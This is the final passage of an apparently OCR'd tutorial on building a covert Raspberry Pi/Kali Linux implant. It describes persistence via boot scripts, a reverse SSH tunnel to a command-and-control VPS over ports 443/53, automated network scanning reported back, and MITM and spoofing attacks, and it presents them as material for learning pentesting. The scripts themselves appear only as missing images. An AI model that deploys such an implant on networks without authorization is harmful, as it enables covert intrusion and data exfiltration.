


Figure 22. *Script command for tunneling Command & Control SSH access to Raspberry Pi.*

In the script “attack” we have a command to identify the IP that the Raspberry Pi received and thus analyze the whole network from the received IP.




Figure 23. *Script command that identifies the IP received by the network and performs a network scan for vulnerable services and open ports and generates the result to be sent to Command & Control.*

We can also perform the following types of attacks:

- DNS Spoofing;
- Man-In-The-Middle (MITM);
- Sniffer;
- Attack Wireless Network.

Another script that will initialize next to the system will be an iptables rule. Let's protect the Raspberry Pi against attacks from the network that it has inserted, and let only Command & Control have access to it.

```
update-rc.d -f script_iptables enable 2 3 4 5
```




Figure 24. *IPTables roles for protect the Raspberry Pi.*

Save, then type reboot into the terminal to restart Raspberry Pi and begin testing.

As soon as Raspberry Pi receives an IP from the network, it will close a tunnel with the VPS and the Command & Control terminal, we will give a simple command:

```
ssh root@localhost -p 443
Or
ssh root@localhost -p 53
```

Figure 25. *Command & Control receiving connection, so that we can enter into Raspberry Pi and perform attacks.*

We wait 10 minutes, and so we will receive the report of the results of the network scanner in Command & Control that will be saved at /opt/dados.

CONCLUSIONS

In this article, we covered options for purchasing hardware and how to assemble a Raspberry Pi. We discussed recommended hardware accessories such as microSD cards and Wi-Fi adapters so that you are able to complete the steps given in this article.

Once we covered purchasing the proper hardware, we walked you through our best practice procedure for installing Kali Linux on a Raspberry Pi. This included the detailed procedure to format and upgrade Kali Linux as well as the common problems that we ran into with possible remediation tips. At the end of this article, you should have a fully working Kali Linux installation, updated software, and everything running on your Raspberry Pi for a basic setup.

You also learned how to customize a Raspberry Pi running Kali Linux as a remote hacking platform. So, we also covered best practices to tune the performance and to limit the use of GUI tools using command-line configurations.

One major point covered was how to set up a remote C&C server to offload all possible tasks from the Raspberry Pi as well as exporting data. This included establishing communication between the Raspberry Pi and the C&C server. We did this using SSH, HTTPS, and other types of tunnels. We also covered how to deal with placing a Raspberry Pi behind a firewall and still being able to manage it using reverse shell tunneling back to the C&C server.

The tests performed serve as a support for remote attacks, and can be used by professionals, researchers and network enthusiasts to learn practical ways of hacking in the corporate or academic field. It also serves as a guide to good security practices in Wi-Fi networks.

REFERENCES:

- AIRCRACK_NG. **Aircrack-ng Suite**. Available at: http://www.aircrack-ng.org/.
- PRITCHETT, W. L.; SMET, D. D. **Kali Linux CookBook**. Packt Publishing, 2013.
- SANTOS, Thauan. **Construindo um Kit de Hacking remoto com Raspberry Pi e Kali Linux**. 2017. Available, in Portuguese, at: https://fsocietybrasil.org/construindo-um-kit-de-hacking-remoto-com-raspberry-pi-e-kali-linux/.
- SHORT, Timothy. **Raspberry Pi 3: Beginner to Pro - Step by Step Guide**. Amazon, 2016.
- WONDER HOW TO. **Set Up a Headless Raspberry Pi Hacking Platform Running Kali Linux**. 2017. Available at: https://null-byte.wonderhowto.com/how-to/set-up-headless-raspberry-pi-hacking-platform-running-kali-linux-0176182/.